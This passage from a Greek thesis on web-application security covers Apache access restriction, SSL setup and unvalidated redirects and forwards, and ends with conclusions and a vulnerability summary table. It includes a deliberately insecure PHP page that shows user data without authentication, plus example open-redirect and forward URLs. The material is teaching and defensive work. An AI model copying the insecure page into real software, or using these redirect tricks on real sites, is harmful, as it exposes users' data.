- Αποκλεισμός πρόσβασης σε όλους τους τύπους αρχείων που η εφαρμογή δεν πρέπει ποτέ να εξυπηρετήσει. Ιδανικά, αυτό το φίλτρο θα ακολουθούσε την " accept known good " προσέγγιση και θα επέτρεπε μόνο τους τύπους αρχείων που σκοπεύετε να εξυπηρετήσει, π.χ.,. html,. pdf,. php. Αυτό θα σταματήσει οποιεσδήποτε προσπάθειες για πρόσβαση σε log files, xml, κ.λπ. που ποτέ δεν πρόκειται να εξυπηρετηθούν άμεσα.
- Ενημέρωση των προγραμμάτων antivirus και των patches για μέρη όπως επεξεργαστές XML, επεξεργαστές κειμένου, επεξεργαστές εικόνας, κ.λπ., που χειρίζονται τα δεδομένα που παρέχονται από τον χρήστη. [53]

8.4 Παράδειγμα Restrict Url Access

Στο παράδειγμα αυτό θα φανεί πως μπορεί κάποιος διαχειριστής να εμποδίσει την πρόσβαση σε κάποιο κατάλογο στον Web Server. Η λύση δίνεται στον apache με τη χρήση κανόνων πρόσβασης.

Στο παρακάτω παράδειγμα, έστω ότι ο κατάλογο /var/www/attacks/urlAccess πρέπει να υπάρχει περιορισμένη πρόσβαση. Στο αρχείο ρυθμίσεων του apache περνάνε οι εξής ρυθμίσεις:

```
<Directory "/var/www/attacks/urlAccess">
    Options Indexes MultiViews FollowSymLinks
    Order deny,allow
    Deny from all
    AuthName "Valid user"
    AuthType Basic
    AuthUserFile "/etc/apache2/urlaccess"
    require valid-user
    Allow from 192.168.0.1
    Satisfy Any
</Directory>
```

Στο παραπάνω παράδειγμα, η πρόσβαση κλειδώνεται με HTTP authentication είτε με την IP του πελάτη. Η λύση HTTP authentication υποστηρίζεται από όλους τους browsers. Στην πρώτη επίσκεψη του χρήστη, ζητείται username και Password, το οποίο αποθηκεύεται ως session cookie. Η λύση αυτή πρέπει να χρησιμοποιείται μονάχα με τη χρήση TLS/SSL, ώστε να μην αποστέλλεται ο κωδικός του χρήστη χωρίς κρυπτογράφηση.


Στο παραπάνω παράδειγμα αν ο χρήστης να έχει IP 192.168.0.1, δε θα του ζητηθεί να δώσει username/password. Εναλλακτικά, για μεγαλύτερη ασφάλεια θα μπορούσε να χρησιμοποιηθεί η εντολή `Satisfy all` προκειμένου να πρέπει να ισχύουν και οι 2 περιορισμοί για να πάρει πρόσβαση ο χρήστης στον κατάλογο urlAccess.

9. INSUFFICIENT TRANSPORT LAYER PROTECTION

Η ανεπαρκής προστασία του επιπέδου μεταφοράς επιτρέπει την επικοινωνία σε αναξιόπιστα τρίτα πρόσωπα, παρέχοντας έναν φορέα επίθεσης για να υποβιβάσει την ασφάλεια μιας web εφαρμογής και / ή να υποκλέψει ευαίσθητες πληροφορίες. [42]

Όταν το επίπεδο μεταφοράς δεν είναι κρυπτογραφημένο, κάθε επικοινωνία μεταξύ της ιστοσελίδας και του client γίνεται μέσω απλού κειμένου, ελεύθερο για υποκλοπή και ανακατεύθυνση (επίσης γνωστή ως μια επίθεση man-in-the-middle/MITM). [43]

Οι εφαρμογές συχνά αποτυγχάνουν να αναπτύξουν ισχυρή ταυτοποίηση και κρυπτογράφηση, και με ασφάλεια διατηρούν την εμπιστευτικότητα και την ακεραιότητα των ευαίσθητων μεταφορών του δικτύου. Σε περιπτώσεις όπου η προστασία παραμερίζεται, χρησιμοποιούνται ασθενείς αλγόριθμοι ή άκυρα ψηφιακά πιστοποιητικά στα συστήματα παραγωγής. Η πλειοψηφία των διαδικτυακών εφαρμογών χρησιμοποιεί πρωτόκολλα ασφαλούς επικοινωνίας, όπως το SSL και TLS, κατά την διάρκεια της φάσης ταυτοποίησης, αλλά αποτυγχάνει να τα χρησιμοποίηση μερικώς οπουδήποτε άλλου, λόγω της επίδρασης στην απόδοση όταν χρησιμοποιούνται τα SSL/TLS και μερικώς σαν αποτέλεσμα της σύνθετης και πολυεπίπεδης τοπολογίας του δικτύου.



Εικόνα 8. Insufficient Transport Layer Protection

Αυτό αποτελεί μια συχνή ευπάθεια για πολλές ιστοσελίδες και επηρεάζει όλη την υποδομή των web εφαρμογών. Ωστόσο, το όφελος από αυτην την ευπάθεια δεν είναι τόσο πιθανό καθώς ο επιτιθέμενος θα πρέπει να είναι ικανός να παρακολουθεί την κίνηση στο δίκτυο ενώ οι χρήστες προσεγγίζουν τον ευπαθή στόχο. **[41]**

9.1 Παράδειγμα

Η σελίδα coolexample.com χρησιμοποιεί το πρωτόκολλο SSL για να ασφαλίσει την αρχική σελίδα σύνδεσης, αλλά δεν το χρησιμοποιεί για να ασφαλίσει την πρόσβαση σε όλες τις περιορισμένης πρόσβασης σελίδες.

Ένας κακόβουλος χρήστης, ο οποίος παρακολουθεί την κυκλοφορία του δικτύου, όπως ένα ανοικτό ασύρματο δίκτυο, ανακαλύπτει ένα cookie session με πληροφορίες για τους συνδεδεμένους χρήστες της σελίδας coolexample.com.

Ο κακόβουλος χρήστης θα μπορούσε να χρησιμοποιήσει αυτό το cookie για να αναλάβει το session του χρήστη. [44]

9.2 Επιπτώσεις

Η ανεπαρκής προστασία του επιπέδου μεταφοράς εκθέτει τα δεδομένα μεμονωμένων χρηστών και μπορεί να οδηγήσει σε κλοπή του λογαριασμού τους. Εάν τεθεί σε κίνδυνο ο λογαριασμός του διαχειριστή, τότε το σύνολο του site θα μπορούσε να εκτεθεί και να αποκτήσει πρόσβαση ο επιτιθέμενος σε προσωπικά δεδομένα, όπως αριθμοί πιστωτικών καρτών, μητρώα υγείας ή οικονομικά στοιχεία.

Η κακή ρύθμιση του πρωτοκόλλου SSL μπορεί επίσης να διευκολύνει επιθέσεις phishing και MITM. Στην περίπτωση που εκτεθούν στοιχεία μιας εταιρίας, απευθείας η εταιρία βρίσκεται σε δύσκολη θέση, οι πελάτες δυσαρεστούνται και χάνεται η εμπιστοσύνη στο πρόσωπό της. [45]

9.3 Προστασία

Η παροχή κατάλληλης προστασίας στο επίπεδο μεταφοράς μπορεί να επηρεάσει τον σχεδιασμό του site. Συνήθως για την καλύτερη και ασφαλέστερη επικοινωνία του client ακολουθούνται όλα τα παρακάτω:

1. Χρήση του πρωτοκόλλου SSL για όλες τις ευαίσθητες σελίδες. Όλες οι αιτήσεις χωρίς πρωτόκολλο SSL, θα πρέπει να ανακατευθύνονται προς τη σελίδα που χρησιμοποιεί το SSL.
2. Ρύθμιση της "ασφαλούς " σημαίας σε όλα τα ευαίσθητα cookies.
3. Διαμόρφωση του SSL παροχέα ώστε να υποστηρίζει μόνο ισχυρούς αλγορίθμους, όπως FIPS 140-2.
4. Επιβεβαίωση ότι το πιστοποιητικό είναι έγκυρο, δεν έχει λήξει, δεν έχει ακυρωθεί και συνδυάζεται με όλα τα πεδία που χρησιμοποιούνται από το site.
5. Οι Backend και άλλες συνδέσεις θα πρέπει επίσης να χρησιμοποιούν το SSL ή άλλες τεχνολογίες κρυπτογράφησης. [46]

9.4 Παράδειγμα Transport Layer Protection

Όταν κάποια σελίδα έχει ευαίσθητα δεδομένα, είτε απαιτεί την αποστολή ευαίσθητων δεδομένων, η επικοινωνία ανάμεσα σε πελάτη και εξυπηρετητή θα πρέπει να προστατεύεται από κρυπτογράφηση. Η κρυπτογράφηση υποστηρίζεται πλήρως από τον Apache, και δε χρειάζεται καμία ρύθμιση στην εφαρμογή.

Για τη ρύθμιση του Apache στο περιβάλλον μας κάναμε τα εξής:

Ενεργοποίηση του SSL module

```
sudo a2enmod ssl
```

Τροποποίηση του παρακάτω αρχείου, ώστε να βάλουμε τυχόν νέες ρυθμίσεις, όπως αυτές παρουσιάστηκαν σε προηγούμενες ενότητες.

```
/etc/apache2/sites-available/default-ssl
```


Ενεργοποίηση του SSL site (από το default)

```
sudo a2ensite ssl
```

Με τις παραπάνω ρυθμίσεις ενεργοποιείται η υποστήριξη του SSL. Στη περίπτωση αυτή χρησιμοποιούνται self-signed certificates που είναι προ εγκατεστημένα στον εξυπηρετητή. Για τη σωστή λειτουργία της υπηρεσίας, θα πρέπει να χρησιμοποιηθούν πιστοποιητικά τα οποία έχουν εκδοθεί από μια έγκυρη αρχή πιστοποίησης και να είναι αυτόματα αποδεκτά από τους browsers των επισκεπτών του ιστότοπου.

10. UNVALIDATED REDIRECTS AND FORWARDS

Κάθε στιγμή που μια εφαρμογή ανακατευθύνει ή προωθεί αιτήσεις, θα πρέπει να επικυρώνει προσεκτικά την πηγή διαβίβασης των πληροφοριών. Σε αντίθετη περίπτωση, ένας επιτιθέμενος μπορεί να την χρησιμοποιήσει για να ανακατευθύνει την αίτηση σε ένα phishing site ή να χρησιμοποιεί προωθήσεις για να παρακάμψει κακώς εφαρμοσμένους ελέγχους πρόσβασης. [50]



Εικόνα 9. Unvalidated Redirects and Forwards

Ο επιτιθέμενος δημιουργεί έναν σύνδεσμο με μια μη επικυρωμένη ανακατεύθυνση και ξεγελά τα θύματα να κάνουν κλικ. Τα θύματα είναι πιο πιθανό να κάνουν κλικ σε αυτόν, δεδομένου ότι ο σύνδεσμος βρίσκεται σε μια έγκυρη τοποθεσία. Ο επιτιθέμενος στοχεύει σε μια μη ασφαλή προώθηση για να παρακάμψει τους ελέγχους ασφαλείας. Οι εφαρμογές συχνά ανακατευθύνουν τους χρήστες σε άλλες σελίδες, ή χρησιμοποιούν εσωτερικές προωθήσεις με παρόμοιο τρόπο.

Μερικές φορές η σελίδα - στόχος προσδιορίζεται με μια μη επικυρωμένη παράμετρο, που επιτρέπει στους επιτιθέμενους να επιλέξουν τη σελίδα προορισμού. Τέτοιες ανακατευθύνσεις μπορεί να προσπαθήσουν να εγκαταστήσουν κακόβουλο λογισμικό ή να ξεγελάσουν τα θύματα και να αποκαλύψουν τους κωδικούς πρόσβασης ή άλλες ευαίσθητες πληροφορίες. Επισφαλείς προωθήσεις μπορεί να επιτρέψουν παράκαμψη του ελέγχου πρόσβασης.

10.1 Παράδειγμα

Οι κοινές λειτουργίες μιας ιστοσελίδας, όπως τα αποτελέσματα αναζήτησης ή οι λογαριασμοί σύνδεσης, συχνά χρησιμοποιούν ανακατευθύνσεις για να στείλουν τους επισκέπτες σε άλλο προορισμό. Η διεύθυνση web συχνά αναφέρει τον προορισμό, ο οποίος εμφανίζεται μετά το url =. Για παράδειγμα:

http://www.example.com/redirect.jsp?url=evil.com

Η εφαρμογή χρησιμοποιεί την προώθηση διαδρομής μεταξύ διαφόρων σημείων της ιστοσελίδας. Για να διευκολυνθεί αυτό, ορισμένες σελίδες χρησιμοποιούν μια παράμετρο για να δείξουν που θα πρέπει να σταλεί ο χρήστης, αν η συναλλαγή είναι επιτυχής. Σε αυτή την περίπτωση, ο επιτιθέμενος δημιουργεί ένα URL που θα περάσει τον έλεγχο πρόσβασης και στη συνέχεια θα δώσει στον επιτιθέμενο τη δυνατότητα διαχείρισης της λειτουργίας, στην οποία δεν θα έπρεπε κανονικά να έχει πρόσβαση.

http://www.example.com/boring.jsp?fwd=admin.jsp

[49]

10.2 Επιπτώσεις

Οι web εφαρμογές συχνά ανακατευθύνουν και διαβιβάζουν τους χρήστες σε άλλες σελίδες και δικτυακούς τόπους, και χρησιμοποιούν μη αξιόπιστα στοιχεία για να προσδιορίσουν τις σελίδες προορισμού. Χωρίς κατάλληλη επικύρωση, οι επιτιθέμενοι μπορούν να ανακατευθύνουν τα θύματα σε σελίδες phishing ή malware.[47] Οι αιτήσεις του επιτιθέμενου διαβιβάζονται μετά από ελέγχους ασφαλείας, επιτρέποντας πρόσβαση σε μη επικυρωμένες λειτουργίες ή δεδομένα. [45]

Ο ευκολότερος τρόπος για την πρόληψη των τρωτών σημείων στις ανακατευθύνσεις και τις προωθήσεις είναι να μην χρησιμοποιούνται σε μια ιστοσελίδα. Αν αυτό δεν είναι δυνατό, καλό είναι να συσταθεί μια λίστα με ασφαλείς προορισμούς και να απαγορεύονται λοιπές ανακατευθύνσεις. [48]

10.3 Προστασία

Προκειμένου να προστατευτούν οι χρήστες από μη επαληθευμένες αναδρομολογήσεις και προωθήσεις, καλό θα ήταν να ακολουθηθούν οι παρακάτω συμβουλές.

- Να μη χρησιμοποιούνται ποτέ εσωτερικές μεταφορές χωρίς την έγκριση του χρήστη για τη διεύθυνση URL.
- Όπου είναι δυνατόν, να προωθούνται τα δεδομένα σε κάποιον εγκεκριμένο χρήστη, και όχι σε μη εξουσιοδοτημένους χρήστες.
- Όπου είναι δυνατόν, να χρησιμοποιείται η ανακατεύθυνση, ή να ανακατευθύνονται τα δεδομένα σε στατικές θέσεις.
- Κατά την ανακατεύθυνση σε μια παράμετρο, να γίνεται επικύρωση των παραμέτρων για να επιβεβαιωθεί ότι πρόκειται για μια αναμενόμενη ανακατεύθυνση.
- Χρήση ιστολογιών για τον εντοπισμό λανθασμένου κώδικα. [48]

10.4 Παράδειγμα UNVALIDATED REDIRECTS AND FORWARDS

Στο παράδειγμα αυτό θα δείξουμε πως σε μια εφαρμογή πρέπει να γίνεται έλεγχος πρόσβασης σε σελίδες πριν αυτές χρησιμοποιηθούν. Μπορεί ο κακόβουλος χρήστης να μάθει την ύπαρξη μιας σελίδας στην οποία πρέπει να έχουν πρόσβαση μόνο πιστοποιημένοι χρήστες και να την επισκεφθεί παρακάμπτοντας τον μηχανισμό ασφαλείας.

Υπάρχει μια εφαρμογή η οποία έχει αναπτυχθεί σε PHP/MySQL η οποία αφού κάνει πιστοποίηση ενός χρήστη, τον προωθεί σε μια νέα σελίδα όπου εμφανίζονται προσωπικά στοιχεία του. Με τη χρήση PHP session ελέγχεται στη νέα σελίδα ότι ο χρήστης έχει ήδη συνδεθεί επιτυχώς στο σύστημα. Η υλοποίηση του session γίνεται με τη χρήση cookies.


Ο κώδικας HTML της αρχικής σελίδας index.php είναι ο παρακάτω. Στην αρχή του αρχείου φαίνεται πως αρχικοποιείται ένα PHP session με τη χρήστη cookies:

```
<?php
        session_start();
        include("include/db.php");
?>

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-7" />
<title>Παράδειγμα UNVALIDATED REDIRECT</title>
</head>
<body>
<h2>Παράδειγμα UNVALIDATED REDIRECT</h2>
<p>
```

```
</p>


<?php

if(!isset($_POST['username'])){

?>


        <form method="POST" action="index.php">

        Παρακαλώ εισάγετε τα στοιχεία σας, για να συνδεθείτε στο
σύστημα<br>

        Username: <input type="text" name="username" value="<?php echo @
$_POST['username'] ?>" /> <br>

        Password: <input type="password" name="password" value="<?php
echo @$_POST['password'] ?>" /> <br>


        <input type="submit" name="Αποστολή" />

        </form>


<?php

}

else

{

        $user = getUserData($_POST['username'],$_POST['password']);


        if($user->name!="N/A"){  //αν επιστράφηκε έγκυρος χρήστης

                //αποθήκευση στοιχείων χρήστη στο session

                $_SESSION['name'] = $user->name;

                $_SESSION['value'] = $user->value;


                //redirection σε σελίδα user.php με το session_id

                header("location: user-secure.php" );

        }
```

```
        else
                header("location: index.php");
    }
    ?>

    </body>
    </html>
```

Αν δεν έχουν γίνει POST τα στοιχεία του χρήστη, εμφανίζεται μια φόρμα εισαγωγής username/password. Αν η φόρμα συμπληρωθεί και αποσταλεί, καλείται η ίδια σελίδα με HTTP POST Request.



Screen shot 10.1

Η συνάρτηση getUserData($username,$password) επιστρέφει ένα αντικείμενο με τα στοιχεία του χρήστη, εφόσον το username και password που δόθηκαν αντιστοιχούν σε έγκυρο χρήστη. Αν λοιπόν πρόκειται για έγκυρο χρήστη, αποθηκεύονται στο session τα στοιχεία του (όνομα και κάποιο χαρακτηριστικό για παράδειγμα) και γίνεται HTTP Redirection στη σελίδα user-secure.php.

Ο browser του χρήστη φέρει το cookie που δημιουργήθηκε στο index.php. Με τη χρήση του session_id, ο server μπορεί να φορτώσει το συγκεκριμένο session και εμφανίζει τα αποθηκευμένα στοιχεία του χρήστη. Ο κώδικας της user-secure.php δίνεται παρακάτω:

```
<?php
        session_start();
$html='';
        //αν υπαρχουν τα στοιχεία του χρήστη στο session, τύπωσέ τα
if(isset($_SESSION['name'])){
                $name = $_SESSION['name'];
                $value = $_SESSION['value'];
                $html=<<<HTML
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-7" />
<title>Παράδειγμα VALIDATED REDIRECT</title>
</head>
<body>
<h2>Παράδειγμα VALIDATED REDIRECT</h2>
<p>
        Χρήστης: $name , Τιμή: $value
</p>

HTML;
}
else
{
$html=<<<HTML
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-7" />
<title>Παράδειγμα VALIDATED REDIRECT</title>
</head>
<body>
```

```
<h2>Παράδειγμα VALIDATED REDIRECT</h2>
<p>
        Δεν έχετε πρόσβαση στη συγκεκριμένη σελίδα!!
</p>
HTML;
}
echo $html;
?>
```

Η απευθείας κλήση της σελίδας user-secure.php χωρίς την σύνδεση του χρήστη, θα οδηγήσει σε μήνυμα λάθους και όχι στην εμφάνιση στοιχείων χρηστών.

Παράδειγμα UNVALIDATED REDIRECT

Δεν έχετε πρόσβαση στη συγκεκριμένη σελίδα!!

Screen shot 10.2

Παράδειγμα κακής χρήσης είναι η σελίδα user-insecure.php, η οποία παίρνει ως όρισμα (HTTP GET parameter) το username του χρήστη και τυπώνει στοιχεία του χωρίς να κάνει έλεγχο ταυτότητας του χρήστη που καλεί τη σελίδα.

```
<?php
        session_start();
        include("include/db.php");
$html='';

        //πάρε το username του χρήστη HTTP GET parameter
if(isset($_GET['name'])){
                $user = getData($_GET['name']);
```

```
                $name = $user->name;
                $value=$user->value;
                $html=<<<HTML
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-7" />
<title>Παράδειγμα UNVALIDATED REDIRECT</title>
</head>
<body>
<h2>Παράδειγμα UNVALIDATED REDIRECT</h2>
<p>
        Χρήστης: $name , Τιμή: $value
</p>

HTML;

}
else
{
$html=<<<HTML
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-7" />
<title>Παράδειγμα UNVALIDATED REDIRECT</title>
</head>
<body>
<h2>Παράδειγμα UNVALIDATED REDIRECT</h2>
<p>
        Δεν έχετε πρόσβαση στη συγκεκριμένη σελίδα!!
</p>
```

```
HTML;
}
echo $html;
?>
```

Παράδειγμα VALIDATED REDIRECT

Χρήστης: angelos kyriazis , Τιμή: 12345

Screen shot 10.3

ΣΥΜΠΕΡΑΣΜΑΤΑ

Στα πλαίσια της παρούσας διπλωματικής εργασίας δημιουργήθηκαν κάποιες εφαρμογές. Από τις εφαρμογές αυτές που αναπτύχθηκαν, μπορούμε να κάνουμε μια καλύτερη προσεγγίση σχετικά με το τι συμβαίνει την στιγμή που ένας εξυπηρετητής δέχεται επίθεση από έναν κακόβουλο χρήστη. Τα στάδια των διερευνώμενων επιθέσεων αναλύθηκαν ένα προς ένα και έτσι μπορούμε να καταλήξουμε πιο εύκολα στα εξής συμπεράσματα:

•Το πρώτο που παρατηρούμε είναι ότι για να γίνουν όλες οι εξεταζόμενες επιθέσεις απαιντούνται κάποιες προϋποθέσεις, τις οποίες και θέσαμε, όπως η απενεργοποίηση αρκετών ρυθμίσεων στον server και γενικά οι πολύ χαλαρές ρυθμίσεις ασφαλείας. Το συμπέρασμα στο οποίο καταλήγουμε λοιπόν είναι, ότι κατά ένα μεγάλο βαθμό η ύπαρξη χαλαρών ρυθμίσεων είτε εν γνώση μας, είτε εν αγνοία μας κάνουν αρκετά ευάλωτο το σύστημα μας.

•Περαιτέρω, οι *web* εφαρμογές είναι γραμμές κώδικα. Ο προγραμματιστής που τις συντάσσει πρέπει να είναι πολύ προσεκτικός και διαβασμένος στο τι γράφει. Πολλές φορές γράφοντας κώδικα πετυχαίνουμε το επιθυμητό αποτέλεσμα, αλλά χωρίς την μέγιστη ασφάλεια. Οι *XXS* επιθέσεις και *SQL INJECTION* στηρίζονται αποκλειστικά στα λάθη των προγραμματιστών. Άλλο χαρακτηριστικό παράδειγμα είναι οι αλγόριθμοι όπως οι AES, RSA και SHA-256, που μπορούν να πετύχουν μέγιστη κρυπτογράφηση σε ευαίσθητα δεδομένα, αν όμως δεν τους χρησιμοποιήσει ο προγραμματιστής τότε οποιοσδήποτε που έχει *read access* θα μπορεί να υποκλέψει τα δεδομένα.

•Επιπλεόν, ένας άλλος τομέας που βρίσκουν πρόσφορο έδαφος για να εκμεταλλευτούν οι κακόβουλοι χρήστες είναι οι *browsers*. Για αυτό το λόγο πρέπει να υπάρχουν αυστηρές ρυθμίσεις στους *browsers* και σωστή διαχείριση των *cookies*.

•Τέλος στο επίπεδο μεταφοράς θα πρέπει να υπάρχει ιδιαίτερη προσοχή και να μεταφέρονται τα δεδομένα κρυπτογραφημένα. Αυτό όμως θα επηρεάσει αρκετά το θέμα της ταχύτητας άρα θα πρέπει να βρεθεί η σωστή τομή στο τι πρέπει να κρυπτογραφείται και στο τι όχι.

Μετά από μια προσεκτική παρατήρηση των ανωτέρω επιμέρους συμπερασμάτων καταλήγει κανείς στο γενικότερο ότι, ο ανθρώπινος παράγοντας είναι ουσιαστικά αυτός που θα επηρεάσει στον μεγαλύτερο βαθμό κατά πόσο μια *web* εφαρμογή και ένας *server* είναι ανθεκτικός στις επιθέσεις κακόβουλων χρηστών.

Στον παρακάτω πίνακα που ακολουθεί φαίνονται συνοπτικά οι επιπτώσεις που έχει κάθε ευπάθεια, που τις συναντάμε καθώς και οι τρόποι αντιμετώπισης της. Επίσης μπορούμε να δούμε ποιες αρχές καταργούνται όταν μια εφαρμογή έχει δεχτεί την αντίστοιχη επίθεση. Με μια γρήγορη ματιά διαπιστώνουμε ότι οι βασικές αρχές όπως ακεραιότητα, αυθεντικότητα, διαθεσιμότητα, εμπιστευτικότητα καταργούνται στο σύνολο των επιθέσεων.

Ευπάθεια	Επιπτώσεις	Τις συναντάμε συνήθως	Τρόποι αντιμετώπισης	Αρχές ασφάλειας που καταργούνται.
1. CROSS - SITE SCRIPTING	•Κλοπή ταυτότητας. •Πρόσβαση σε ευαίσθητες ή εμπιστευτικές πληροφορίες. •Δημόσια δυσφήμηση ενός ατόμου ή εταιρείας. •Καταστροφή ή αλλοίωση μιας εφαρμογής διαδικτύου. •Denial of Service επιθέσεις.	•σε blog. •σε social media. •σε υπηρεσίες ηλεκτρονικών μηνυμάτων. •στο paypal.	•Να μεταφραστούν όλοι οι ειδικοί χαρακτήρες που εισάγει ο χρήστης, ακόμα και σε διευθύνσεις URL, σε οντότητες, όπως οι HTML οντότητες. •Να μη χρησιμοποιείται ποτέ άμεσα κανένα από τα στοιχειά που έχει εισάγει ο χρήστης στην σελίδα. •Να επικυρωθούν τα στοιχειά που εισάγει ο χρήστης με τέτοιο τρόπο ώστε να αφαιρούνται οι χωρίς έγκριση χαρακτήρες. •Να σχεδιαστεί η ιστοσελίδα έτσι ώστε να μην απαιτείται καθόλου κώδικας από την πλευρά του client.	• Ακεραιότητα. •Αυθεντικότητα. •Διαθεσιμότητα. •Εμπιστευτικότητα.
2. INJECTION FLAWS	•Ένας εισβολέας μπορεί να αποκτήσει, να αλλοιώσει ή να καταστρέψει το περιεχόμενο της βάσης δεδομένων.	•σε όλες τις διαδικτυακές εφαρμογές που τρέχουν βάση δεδομένων.	•Απαιτείται ένας μηχανισμός ο οποίος θα ελέγχει τα εισερχόμενα δεδομένα για τον τύπο, τη διάρκεια, τη μορφή και το εύρος τους. •Χρήση ασφαλών παραμέτρων SQL για πρόσβαση σε δεδομένα. •Χρήση ενός λογαριασμού με περιορισμένα δικαιώματα στη βάση δεδομένων. •Περιορισμός και έλεγχος των δεδομένων.	• Ακεραιότητα. • Αυθεντικότητα. • Διαθεσιμότητα • Εμπιστευτικότητα.
3. BROKEN AUTHENTICATION AND SESSION MANAGEMENT	•Ο επιτιθέμενος μπορεί να κάνει ότι θα έκανε ο ίδιος ο χρήστης.	•σχεδόν σε όλες τις εφαρμογές web.	•Οι χρήστες θα πρέπει να περιορίζονται σε έναν καθορισμένο αριθμό προσπαθειών σύνδεσης. •Όλοι οι κωδικοί πρόσβασης πρέπει να αποθηκεύονται είτε κατακερματισμένοι είτε κρυπτογραφημένοι για να προστατεύονται. •Προστασία των πιστοποιητικών κατά την μεταφορά. •Το σύστημα δεν πρέπει να βασίζεται σε τετριμμένα πιστοποιητικά, όπως διευθύνσεις IP ή μάσκες εύρους διεύθυνσης.	• Ακεραιότητα. • Αυθεντικότητα. • Διαθεσιμότητα • Εμπιστευτικότητα. • Μη Αποποίηση.

Ευπάθεια	Επιπτώσεις	Τις συναντάμε συνήθως	Τρόποι αντιμετώπισης	Αρχές ασφάλειας που καταργούνται.
4. CROSS SITE REQUEST FORGERY	•Αποσύνδεση του θύματος από μια ιστοσελίδα. •Αλλαγή των προτιμήσεων του θύματος στην ιστοσελίδα •Καταχώριση ενός σχόλιου στο site χρησιμοποιώντας τον λογαριασμό του θύματος. •Μεταφορά χρημάτων στο λογαριασμό ενός άλλου χρήστη. •Δημοσίευση ενός ανώνυμου σχόλιου που φαίνεται πως προέρχεται από τη διεύθυνση IP του θύματος. •Τροποποίηση των ρυθμίσεων μιας συσκευή όπως ένα ασύρματο router ή καλωδιακό modem. •Τροποποίηση μιας intranet σελίδα του wiki.	•σε blog. •σε υπηρεσίες ηλεκτρονικών μηνυμάτων.	•Εισαγωγή τυχαίων tokens. •Έλεγχος του XSS. •Κάθε φόρμα POST να έχει ένα μοναδικό πεδίο. •Χρήση μεθόδων POST αντί GET για ευαίσθητα δεδομένα ή τραπεζικές συναλλαγές.	• Ακεραιότητα. • Αυθεντικότητα. • Διαθεσιμότητα • Εμπιστευτικότητα. • Μη Αποποίηση.
5. INSECURE DIRECT OBJECT REFERENCES	•Μπορεί να δημιουργήσει πρόβλημα στο σύνολο των δεδομένων που μπορούν να αναφέρονται στις παραμέτρους.	•όταν οι προγραμματιστές χρησιμοποιούν άμεσες αναφορές σε αντικείμενα σε ένα web interface.	•Αποφυγή της έκθεσης των ιδιωτικών αναφορών σε αντικείμενα σε χρήστες όποτε αυτό είναι δυνατόν, •Επικύρωση κάθε ιδιωτικής αναφοράς σε αντικείμενο. •Επιβεβαίωση των εξουσιοδοτήσεων στους χρήστες όπου υπάρχουν αντικείμενα αναφοράς.	• Ακεραιότητα. • Αυθεντικότητα. • Διαθεσιμότητα • Εμπιστευτικότητα. • Έλεγχος προσπέλασης. • Μη Αποποίηση.

Ευπάθεια	Επιπτώσεις	Τις συναντάμε συνήθως	Τρόποι αντιμετώπισης	Αρχές ασφάλειας που καταργούνται.
